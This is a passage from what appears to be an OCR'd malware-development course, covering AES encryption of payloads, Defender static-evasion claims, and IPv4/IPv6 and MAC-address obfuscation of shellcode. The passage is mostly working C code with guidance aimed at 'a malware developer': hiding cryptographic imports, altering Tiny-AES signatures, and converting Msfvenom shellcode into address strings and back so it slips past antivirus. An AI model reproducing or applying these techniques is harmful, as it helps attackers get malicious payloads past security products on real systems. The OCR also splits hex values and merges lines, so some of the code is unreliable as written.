


Main Function - Decryption

The main function below is used to perform the decryption routine. The decryption routine requires the decryption key, IV and ciphertext.

```
// the key printed to the screen
unsigned char pKey[] = {
    0x3E, 0x31, 0xF4, 0x00, 0x50, 0xB6, 0x6E, 0xB8, 0xF6, 0x98, 0x95, 0x27, 0x43, 0x27, 0xC0, 0x5
5,
    0xEB, 0xDB, 0xE1, 0x7F, 0x05, 0xFE, 0x65, 0x6D, 0x0F, 0xA6, 0x5B, 0x00, 0x33, 0xE6, 0xD9, 0x0B
};

// the iv printed to the screen
unsigned char pIv[] = {
    0xB4, 0xC8, 0x1D, 0x1D, 0x14, 0x7C, 0xCB, 0xFA, 0x07, 0x42, 0xD9, 0xED, 0x1A, 0x86, 0xD9, 0xCD
};


// the encrypted buffer printed to the screen, which is:
unsigned char CipherText[] = {
    0x97, 0xFC, 0x24, 0xFE, 0x97, 0x64, 0xDF, 0x61, 0x81, 0xD8, 0xC1, 0x9E, 0x23, 0x30, 0x79, 0xA
1,
    0xD3, 0x97, 0x5B, 0xAE, 0x29, 0x7F, 0x70, 0xB9, 0xC1, 0xEC, 0x5A, 0x09, 0xE3, 0xA4, 0x44, 0x6
7,
    0xD6, 0x12, 0xFC, 0xB5, 0x86, 0x64, 0x0F, 0xE5, 0x74, 0xF9, 0x49, 0xB3, 0x0B, 0xCA, 0x0C, 0x0
4,
    0x17, 0xDB, 0xEF, 0xB2, 0x74, 0xC2, 0x17, 0xF6, 0x34, 0x60, 0x33, 0xBA, 0x86, 0x84, 0x85, 0x5E
};
```

```
int main() {

  // Defining two variables the output buffer and its respective size which will be used in Simple
Decryption
  PVOID pPlaintext  = NULL;
  DWORD dwPlainSize = NULL;

  // Decrypting
  if (!SimpleDecryption(CipherText, sizeof(CipherText), pKey, pIv, &pPlaintext, &dwPlainSize)) {
    return -1;
  }

  // Printing the decrypted data to the screen in hex format
  PrintHexData("PlainText", pPlaintext, dwPlainSize);

  // this will print: "This is a plain text string, we'll try to encrypt/decrypt !"
  printf("Data: %s \n", pPlaintext);

  // Clean up
  HeapFree(GetProcessHeap(), 0, pPlaintext);
  system("PAUSE");
  return 0;
}
```



bCrypt Library Drawbacks

One of the primary drawbacks of using the method outlined above to implement AES encryption is that the usage of the cryptographic WinAPIs results in them being visible in the binary's Import Address Table (IAT). Security solutions can detect the use of cryptographic functions by scanning the IAT, which can potentially indicate malicious behavior or raise suspicion. Hiding WinAPIs in the IAT is possible and will be discussed in a future module.

The image below shows the IAT of the binary using Windows APIs for AES encryption. The usage of the `crypt.dll` library and the cryptographic functions is clearly visible.

AES Using Tiny-AES Library

This section makes use of the tiny-AES-c third-party encryption library that performs AES encryption without the use of WinAPIs. Tiny-AES-C is a small portable library that can perform AES128/192/256 in C.

Setting Up Tiny-AES

To begin using Tiny-AES there are two requirements:

1. Include `aes.hpp` (C++) or include `aes.h` (C) in the project.
2. Add the `aes.c` file to the project.

Tiny-AES Library Drawbacks

Before diving into the code it's important to be aware of the drawbacks of the tiny-AES library.

1. The library does not support padding. All buffers must be multiples of 16 bytes.
2. The arrays used in the library can be signatured by security solutions to detect the usage of Tiny-AES. These arrays are used to apply the AES algorithm and therefore are a requirement to have in the code. With that being said, there are ways to modify their signature in order to avoid security solutions detecting the usage of Tiny-AES. One possible solution is to XOR these arrays, for example, to decrypt them at runtime right before calling the initialization function, `AES_init_ctx_iv`.

Custom Padding Function

The lack of padding support can be solved by creating a custom padding function as shown in the code snippet below.

```
BOOL PaddBuffer(IN PBYTE InputBuffer, IN SIZE_T InputBufferSize, OUT PBYTE* OutputPaddedBuffer, OU
T SIZE_T* OutputPaddedSize) {

  PBYTE PaddedBuffer        = NULL;
  SIZE_T  PaddedSize          = NULL;

  // calculate the nearest number that is multiple of 16 and saving it to PaddedSize
  PaddedSize = InputBufferSize + 16 - (InputBufferSize % 16);
  // allocating buffer of size "PaddedSize"
  PaddedBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, PaddedSize);
  if (!PaddedBuffer){
    return FALSE;
  }
  // cleaning the allocated buffer
  ZeroMemory(PaddedBuffer, PaddedSize);
  // copying old buffer to new padded buffer
  memcpy(PaddedBuffer, InputBuffer, InputBufferSize);
  //saving results :
  *OutputPaddedBuffer = PaddedBuffer;
  *OutputPaddedSize   = PaddedSize;

  return TRUE;
}
```

Tiny-AES Encryption

Similar to how the bCrypt library's encryption and decryption process was explained earlier in the module, the snippets below explain Tiny-AES's encryption and decryption process.

```
#include <Windows.h>#include <stdio.h>#include "aes.h"// "this is plaintext string, we'll try to e
ncrypt... lets hope everything goes well :)" in hex
// since the upper string is 82 byte in size, and 82 is not mulitple of 16, we cant encrypt this d
irectly using tiny-aes
unsigned char Data[] = {
  0x74, 0x68, 0x69, 0x73, 0x20, 0x69, 0x73, 0x20, 0x70, 0x6C, 0x61, 0x6E,
  0x65, 0x20, 0x74, 0x65, 0x78, 0x74, 0x20, 0x73, 0x74, 0x69, 0x6E, 0x67,
  0x2C, 0x20, 0x77, 0x65, 0x27, 0x6C, 0x6C, 0x20, 0x74, 0x72, 0x79, 0x20,
  0x74, 0x6F, 0x20, 0x65, 0x6E, 0x63, 0x72, 0x79, 0x70, 0x74, 0x2E, 0x2E,
  0x2E, 0x20, 0x6C, 0x65, 0x74, 0x73, 0x20, 0x68, 0x6F, 0x70, 0x65, 0x20,
  0x65, 0x76, 0x65, 0x72, 0x79, 0x74, 0x68, 0x69, 0x67, 0x6E, 0x20, 0x67,
  0x6F, 0x20, 0x77, 0x65, 0x6C, 0x6C, 0x20, 0x3A, 0x29, 0x00
};



int main() {
  // struct needed for Tiny-AES library
  struct AES_ctx ctx;


  BYTE pKey[KEYSIZE];                             // KEYSIZE is 32 bytes
  BYTE pIv[IVSIZE;                                // IVSIZE is 16 bytes


  srand(time(NULL));                              // the seed to generate the key
  GenerateRandomBytes(pKey, KEYSIZE);             // generating the key bytes

  srand(time(NULL) ^ pKey[0]);                    // The seed to generate the IV. Use the first by
te of the key to add more randomness.
  GenerateRandomBytes(pIv, IVSIZE);               // Generating the IV

  // Prints both key and IV to the console
  PrintHexData("pKey", pKey, KEYSIZE);
  PrintHexData("pIv", pIv, IVSIZE);

  // Initializing the Tiny-AES Library
  AES_init_ctx_iv(&ctx, pKey, pIv);


  // Initializing variables that will hold the new buffer base address in the case where padding i
s required and its size
  PBYTE PaddedBuffer        = NULL;
  SIZE_T  PAddedSize          = NULL;
```

```
  // Padding the buffer, if required
  if (sizeof(Data) % 16 != 0){
    PaddBuffer(Data, sizeof(Data), &PaddedBuffer, &PAddedSize);
    // Encrypting the padded buffer instead
    AES_CBC_encrypt_buffer(&ctx, PaddedBuffer, PAddedSize);
    // Printing the encrypted buffer to the console
    PrintHexData("CipherText", PaddedBuffer, PAddedSize);
  }
  // No padding is required, encrypt 'Data' directly
  else {
    AES_CBC_encrypt_buffer(&ctx, Data, sizeof(Data));
    // Printing the encrypted buffer to the console
    PrintHexData("CipherText", Data, sizeof(Data));
  }
  // Freeing PaddedBuffer, if necessary
  if (PaddedBuffer != NULL){
    HeapFree(GetProcessHeap(), 0, PaddedBuffer);
  }
  system("PAUSE");
  return 0;
}
```

Tiny-AES Decryption

```
#include <Windows.h>#include <stdio.h>#include "aes.h"// Key
unsigned char pKey[] = {
    0xFA, 0x9C, 0x73, 0x6C, 0xF2, 0x3A, 0x47, 0x21, 0x7F, 0xD8, 0xE7, 0x1A, 0x4F, 0x76, 0x1D, 0x8
4,
    0x2C, 0xCB, 0x98, 0xE3, 0xDC, 0x94, 0xEF, 0x04, 0x46, 0x2D, 0xE3, 0x33, 0xD7, 0x5E, 0xE5, 0xAF
};

// IV
unsigned char pIv[] = {
    0xCF, 0x00, 0x86, 0xE1, 0x6D, 0xA2, 0x6B, 0x06, 0xC4, 0x8B, 0x1F, 0xDA, 0xB6, 0xAB, 0x21, 0xF1
};

// Encrypted data, multiples of 16 bytes
unsigned char CipherText[] = {
    0xD8, 0x9C, 0xFE, 0x68, 0x97, 0x71, 0x5E, 0x5E, 0x79, 0x45, 0x3F, 0x05, 0x4B, 0x71, 0xB9, 0x9
D,
    0xB2, 0xF3, 0x72, 0xEF, 0xC2, 0x64, 0xB2, 0xE8, 0xD8, 0x36, 0x29, 0x2A, 0x66, 0xEB, 0xAB, 0x8
0,
    0xE4, 0xDF, 0xF2, 0x3C, 0xEE, 0x53, 0xCF, 0x21, 0x3A, 0x88, 0x2C, 0x59, 0x8C, 0x85, 0x26, 0x7
9,
    0xF0, 0x04, 0xC2, 0x55, 0xA8, 0xDE, 0xB4, 0x50, 0xEE, 0x00, 0x65, 0xF8, 0xEE, 0x7C, 0x54, 0x9
8,
    0xEB, 0xA2, 0xD5, 0x21, 0xAA, 0x77, 0x35, 0x97, 0x67, 0x11, 0xCE, 0xB3, 0x53, 0x76, 0x17, 0xA
5,
```

```
    0x0D, 0xF6, 0xC3, 0x55, 0xBA, 0xCD, 0xCF, 0xD1, 0x1E, 0x8F, 0x10, 0xA5, 0x32, 0x7E, 0xFC, 0xAC
};



int main() {

  // Struct needed for Tiny-AES library
  struct AES_ctx ctx;
  // Initializing the Tiny-AES Library
  AES_init_ctx_iv(&ctx, pKey, pIv);

  // Decrypting
  AES_CBC_decrypt_buffer(&ctx, CipherText, sizeof(CipherText));

  // Print the decrypted buffer to the console
  PrintHexData("PlainText", CipherText, sizeof(CipherText));

  // Print the string
  printf("Data: %s \n", CipherText);

  // exit
  system("PAUSE");
  return 0;
}
```

Tiny-AES IAT

The image below shows a binary's IAT which uses Tiny-AES to perform encryption instead of WinAPIs. No cryptographic functions are visible in the IAT of the binary.

Conclusion

This module explained the basics of AES and provided two working AES implementations. One should also have an idea of how security solutions will detect the usage of encryption libraries.

20. Evading Microsoft Defender Static Analysis

Evading Microsoft Defender Static Analysis

Introduction


This module provides an example using XOR, RC4, and AES encryption algorithms to bypass Microsoft Defender's static analysis engine. At this point of the modules, the payload is not being executed, rather it's simply being printed to the console. Therefore, this module will be focusing specifically on static/signature evasion.

Code Samples


There are 4 code samples available for download that this module uses. Each of the code samples is using a Msfvenom shellcode.

1. Raw Shellcode - Detected by Defender
2. XOR Encrypted Shellcode - Evades Defender successfully
3. AES Encrypted Shellcode - Evades Defender successfully
4. RC4 Encrypted Shellcode - Evades Defender successfully

The sections below show the binaries being executed and Microsoft Defender's response. Recall that Microsoft Defender has a pre-configured exclusion for the `C:\Users\MalDevUser\Desktop\Module-Code` folder.



XOR Encryption



AES Encryption

RC4 Encryption

21. Payload Obfuscation - IPv4/IPv6Fuscation

Payload Obfuscation - IPv4/IPv6Fuscation

Introduction

At this stage of the learning path, one should have a fundamental understanding of payload encryption. This module will explore another method of evading static detection using payload obfuscation.

A malware developer should have several tools available at their disposal to achieve the same task in order to stay unpredictable. Payload obfuscation can be seen as a different "tool" when compared to payload encryption, yet both are ultimately used for the same purpose.

After going through this module, one should be able to use advanced payload obfuscation techniques, some of which are being used in the wild, such as in Hive ransomware.

The code shown in this module and upcoming modules should be compiled in release mode. Compiling in debug mode will result in the binary not working correctly.

What is IPv4/IPv6Fuscation

IPv4/IPv6Fuscation is an obfuscation technique where the shellcode's bytes are converted to IPv4 or IPv6 strings. Let's use a few bytes from the Msfvenom x64 calc shellcode and analyze how they can be converted into either IPv4 or IPv6 strings. For this example, the following bytes are used:

`FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51`.

- **IPv4Fuscation** - Since IPv4 addresses are composed of 4 octets, IPv4Fuscation uses 4 bytes to generate a single IPv4 string with each byte representing an octet. Take each byte, which is currently in hex and convert it to decimal format to get one octet. Using the above bytes as an example, `FC` is 252 in decimal, `48` is 72, `83` is 131 and `E4` is 228. Therefore, the first 4 bytes of the sample shellcode, `FC 48 83 E4` will be `252.72.131.228`.

- **IPv6Fuscation** - This will utilize similar logic as the IPv4Fuscation example but instead of using 4 bytes per IP address, 16 bytes are used to generate one IPv6 address. Furthermore, converting the bytes to decimal is not a requirement for IPv6 addresses. Using the sample shellcode as an example, it will be `FC48:83E4:F0E8:C000:0000:4151:4150:5251`.

IPv4Fuscation Implementation

Now that the logic has been explained, this section will dive into the implementation of IPv4Fuscation. A few points about the code snippet below:

- As previously mentioned, generating an IPv4 address requires 4 bytes therefore the shellcode must be multiples of 4. It's possible to create a function that pads the shellcode if it doesn't meet that requirement. Padding issues in the obfuscation modules are addressed in the the upcoming *HellShell* module.
- `GenerateIpv4` is a helper function that takes 4 shellcode bytes and uses `sprintf` to generate the IPv4 address.
- Lastly, the code only covers obfuscation whereas deobfuscation is explained later in the module.

```
// Function takes in 4 raw bytes and returns them in an IPv4 string format
char* GenerateIpv4(int a, int b, int c, int d) {
  unsigned char Output [32];

  // Creating the IPv4 address and saving it to the 'Output' variable
  sprintf(Output, "%d.%d.%d.%d", a, b, c, d);

  // Optional: Print the 'Output' variable to the console
  // printf("[i] Output: %s\n", Output);

  return (char*)Output;
}


// Generate the IPv4 output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode buffer
BOOL GenerateIpv4Output(unsigned char* pShellcode, SIZE_T ShellcodeSize) {

  // If the shellcode buffer is null or the size is not a multiple of 4, exit
  if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 4 != 0){
    return FALSE;
  }
```

```
  printf("char* Ipv4Array[%d] = { \n\t", (int)(ShellcodeSize / 4));

  // We will read one shellcode byte at a time, when the total is 4, begin generating the IPv4 add
ress
  // The variable 'c' is used to store the number of bytes read. By default, starts at 4.
  int c = 4, counter = 0;
  char* IP = NULL;

  for (int i = 0; i < ShellcodeSize; i++) {

    // Track the number of bytes read and when they reach 4 we enter this if statement to begin ge
nerating the IPv4 address
    if (c == 4) {
      counter++;

      // Generating the IPv4 address from 4 bytes which begin at i until [i + 3]
      IP = GenerateIpv4(pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3]);

      if (i == ShellcodeSize - 4) {
        // Printing the last IPv4 address
        printf("\"%s\"", IP);
        break;
      }
      else {
        // Printing the IPv4 address
        printf("\"%s\", ", IP);
      }

      c = 1;

      // Optional: To beautify the output on the console
      if (counter % 8 == 0) {
        printf("\n\t");
      }
    }
    else {
      c++;
    }
  }
  printf("\n};\n\n");
  return TRUE;
}
```

IPv6Fuscation Implementation

When using IPv6Fuscation, the shellcode should be a multiple of 16. Again, it's possible to create a function that pads the shellcode if it doesn't meet that requirement.

```
// Function takes in 16 raw bytes and returns them in an IPv6 address string format
char* GenerateIpv6(int a, int b, int c, int d, int e, int f, int g, int h, int i, int j, int k, in
t l, int m, int n, int o, int p) {

  // Each IPv6 segment is 32 bytes
  char Output0[32], Output1[32], Output2[32], Output3[32];

  // There are 4 segments in an IPv6 (32 * 4 = 128)
  char result[128];

  // Generating output0 using the first 4 bytes
  sprintf(Output0, "%0.2X%0.2X:%0.2X%0.2X", a, b, c, d);

  // Generating output1 using the second 4 bytes
  sprintf(Output1, "%0.2X%0.2X:%0.2X%0.2X", e, f, g, h);

  // Generating output2 using the third 4 bytes
  sprintf(Output2, "%0.2X%0.2X:%0.2X%0.2X", i, j, k, l);

  // Generating output3 using the last 4 bytes
  sprintf(Output3, "%0.2X%0.2X:%0.2X%0.2X", m, n, o, p);

  // Combining Output0,1,2,3 to generate the IPv6 address
  sprintf(result, "%s:%s:%s:%s", Output0, Output1, Output2, Output3);

  // Optional: Print the 'result' variable to the console
  // printf("[i] result: %s\n", (char*)result);

  return (char*)result;
}


// Generate the IPv6 output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode
buffer
BOOL GenerateIpv6Output(unsigned char* pShellcode, SIZE_T ShellcodeSize) {
  // If the shellcode buffer is null or the size is not a multiple of 16, exit
  if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 16 != 0){
    return FALSE;
  }
  printf("char* Ipv6Array [%d] = { \n\t", (int)(ShellcodeSize / 16));

  // We will read one shellcode byte at a time, when the total is 16, begin generating the IPv6 ad
dress
  // The variable 'c' is used to store the number of bytes read. By default, starts at 16.
  int c = 16, counter = 0;
  char* IP = NULL;

  for (int i = 0; i < ShellcodeSize; i++) {
    // Track the number of bytes read and when they reach 16 we enter this if statement to begin g
```

```
enerating the IPv6 address
    if (c == 16) {
      counter++;

      // Generating the IPv6 address from 16 bytes which begin at i until [i + 15]
      IP = GenerateIpv6(
        pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3],
        pShellcode[i + 4], pShellcode[i + 5], pShellcode[i + 6], pShellcode[i + 7],
        pShellcode[i + 8], pShellcode[i + 9], pShellcode[i + 10], pShellcode[i + 11],
        pShellcode[i + 12], pShellcode[i + 13], pShellcode[i + 14], pShellcode[i + 15]
      );
      if (i == ShellcodeSize - 16) {

        // Printing the last IPv6 address
        printf("\"%s\"", IP);
        break;
      }
      else {
        // Printing the IPv6 address
        printf("\"%s\", ", IP);
      }
      c = 1;

      // Optional: To beautify the output on the console
      if (counter % 3 == 0) {
        printf("\n\t");
      }
    }
    else {
      c++;
    }
  }
  printf("\n};\n\n");
  return TRUE;
}
```

IPv4/IPv6Fuscation Deobfuscation

Once the obfuscated payload has evaded static detection, it will need to be deobfuscated to be executed. The deobfuscation process will reverse the obfuscation process, allowing an IP address to generate bytes instead of using bytes to generate an IP address. Performing deobfuscation will require the following:

- **IPv4 Deobfuscation** - This requires the use of the NTAPI RtlIpv4StringToAddressA. It converts a string representation of an IPv4 address to a binary IPv4 address.

- **IPv6 Deobfuscation** - Similar to the previous function, IPv6 deobfuscation will require the use of another NTAPI RtlIpv6StringToAddressA. This function converts an IPv6 address to a binary IPv6 address.

Deobfuscating IPv4Fuscation Payloads

The `Ipv4Deobfuscation` function takes in an `Ipv4Array` as the first parameter which is an array of IPv4 addresses. The second parameter is the `NmbrOfElements` which is the number of IPv4 addresses in the `Ipv4Array` array in order to loop through the size of the array. The last 2 parameters, `ppDAddress` and `pDSize` will be used to store the deobfuscated payload and its size, respectively.

The deobfuscation process works by first grabbing the address of `RtlIpv4StringToAddressA` using `GetProcAddress` and `GetModuleHandle`. Next, a buffer is allocated which will eventually store the deobfuscated payload of size `NmbrOfElements` * 4. The reasoning behind that size is that each IPv4 will generate 4 bytes.

Moving onto the for loop, it starts by defining a new variable, `TmpBuffer`, and setting it to be equal to `pBuffer`. Next, `TmpBuffer` is passed to `RtlIpv4StringToAddressA` as its fourth parameter, which is where the binary representation of the IPv4 address will be stored. The `RtlIpv4StringToAddressA` function will write 4 bytes to the `TmpBuffer` buffer, therefore `TmpBuffer` is incremented by 4, after, to allow the next 4 bytes to be written to it without overwriting the previous bytes.

Finally, `ppDAddress` and `pDSize` are set to hold the base address of the deobfuscated payload as well as its size.

```
typedef NTSTATUS (NTAPI* fnRtlIpv4StringToAddressA)(
  PCSTR   S,
  BOOLEAN   Strict,
  PCSTR*    Terminator,
    PVOID   Addr
);

BOOL Ipv4Deobfuscation(IN CHAR* Ipv4Array[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT
SIZE_T* pDSize) {

  PBYTE           pBuffer                 = NULL,
                    TmpBuffer               = NULL;

  SIZE_T          sBuffSize               = NULL;

  PCSTR           Terminator              = NULL;
```

```
  NTSTATUS        STATUS                  = NULL;

  // Getting RtlIpv4StringToAddressA address from ntdll.dll
  fnRtlIpv4StringToAddressA pRtlIpv4StringToAddressA = (fnRtlIpv4StringToAddressA)GetProcAddress(G
etModuleHandle(TEXT("NTDLL")), "RtlIpv4StringToAddressA");
  if (pRtlIpv4StringToAddressA == NULL){
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Getting the real size of the shellcode which is the number of IPv4 addresses * 4
  sBuffSize = NmbrOfElements * 4;

  // Allocating memory which will hold the deobfuscated shellcode
  pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
  if (pBuffer == NULL){
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Setting TmpBuffer to be equal to pBuffer
  TmpBuffer = pBuffer;

  // Loop through all the IPv4 addresses saved in Ipv4Array
  for (int i = 0; i < NmbrOfElements; i++) {

    // Deobfuscating one IPv4 address at a time
    // Ipv4Array[i] is a single ipv4 address from the array Ipv4Array
    if ((STATUS = pRtlIpv4StringToAddressA(Ipv4Array[i], FALSE, &Terminator, TmpBuffer)) != 0x0) {
      // if it failed
      printf("[!] RtlIpv4StringToAddressA Failed At [%s] With Error 0x%0.8X", Ipv4Array[i], STATU
S);
      return FALSE;
    }

    // 4 bytes are written to TmpBuffer at a time
    // Therefore Tmpbuffer will be incremented by 4 to store the upcoming 4 bytes
    TmpBuffer = (PBYTE)(TmpBuffer + 4);

  }

  // Save the base address & size of the deobfuscated payload
  *ppDAddress     = pBuffer;
  *pDSize         = sBuffSize;

  return TRUE;
}
```

The image below shows the deobfuscation process successfully running.

Deobfuscating IPv6Fuscation Payloads

Everything in the deobfuscation process for IPv6 is the same as IPv4 with the only two main differences being:

1. `RtlIpv6StringToAddressA` is used instead of `RtlIpv4StringToAddressA`.
2. Each IPv6 address is being deobfuscated into 16 bytes instead of 4 bytes.

```
typedef NTSTATUS(NTAPI* fnRtlIpv6StringToAddressA)(
  PCSTR   S,
  PCSTR*    Terminator,
  PVOID   Addr
);

BOOL Ipv6Deobfuscation(IN CHAR* Ipv6Array[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT
SIZE_T* pDSize) {

  PBYTE           pBuffer                 = NULL,
                    TmpBuffer               = NULL;
```

```
  SIZE_T          sBuffSize               = NULL;

  PCSTR           Terminator              = NULL;

  NTSTATUS        STATUS                  = NULL;

  // Getting RtlIpv6StringToAddressA address from ntdll.dll
  fnRtlIpv6StringToAddressA pRtlIpv6StringToAddressA = (fnRtlIpv6StringToAddressA)GetProcAddress(G
etModuleHandle(TEXT("NTDLL")), "RtlIpv6StringToAddressA");
  if (pRtlIpv6StringToAddressA == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Getting the real size of the shellcode which is the number of IPv6 addresses * 16
  sBuffSize = NmbrOfElements * 16;


  // Allocating memory which will hold the deobfuscated shellcode
  pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
  if (pBuffer == NULL) {
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  TmpBuffer = pBuffer;

  // Loop through all the IPv6 addresses saved in Ipv6Array
  for (int i = 0; i < NmbrOfElements; i++) {

    // Deobfuscating one IPv6 address at a time
    // Ipv6Array[i] is a single IPv6 address from the array Ipv6Array
    if ((STATUS = pRtlIpv6StringToAddressA(Ipv6Array[i], &Terminator, TmpBuffer)) != 0x0) {
      // if it failed
      printf("[!] RtlIpv6StringToAddressA Failed At [%s] With Error 0x%0.8X", Ipv6Array[i], STATU
S);
      return FALSE;
    }

    // 16 bytes are written to TmpBuffer at a time
    // Therefore Tmpbuffer will be incremented by 16 to store the upcoming 16 bytes
    TmpBuffer = (PBYTE)(TmpBuffer + 16);

  }

  // Save the base address & size of the deobfuscated payload
  *ppDAddress  = pBuffer;
  *pDSize      = sBuffSize;

  return TRUE;
```

```
}
```

The image below shows the deobfuscation process successfully running.

22. Payload Obfuscation - MACFucscation

Payload Obfuscation - MACFucscation

Introduction

This module will go through another obfuscation technique that is similar to IPv4/IPv6fuscation but instead converts shellcode to MAC addresses.

MACFuscation Implementation

The implementation of MACFuscation will be similar to what was done in the previous module with IPv4/IPv6fuscation. A MAC address is made up of 6 bytes, therefore the shellcode should be a multiple of 6, which again can be padded if it doesn't meet that requirement.

```
// Function takes in 6 raw bytes and returns them in a MAC address string format
char* GenerateMAC(int a, int b, int c, int d, int e, int f) {
  char Output[64];

  // Creating the MAC address and saving it to the 'Output' variable
  sprintf(Output, "%0.2X-%0.2X-%0.2X-%0.2X-%0.2X-%0.2X",a, b, c, d, e, f);

  // Optional: Print the 'Output' variable to the console
  // printf("[i] Output: %s\n", Output);

  return (char*)Output;
}

// Generate the MAC output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode
buffer
BOOL GenerateMacOutput(unsigned char* pShellcode, SIZE_T ShellcodeSize) {

  // If the shellcode buffer is null or the size is not a multiple of 6, exit
  if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 6 != 0){
    return FALSE;
  }
  printf("char* MacArray [%d] = {\n\t", (int)(ShellcodeSize / 6));

  // We will read one shellcode byte at a time, when the total is 6, begin generating the MAC addr
```

```
ess
  // The variable 'c' is used to store the number of bytes read. By default, starts at 6.
  int c = 6, counter = 0;
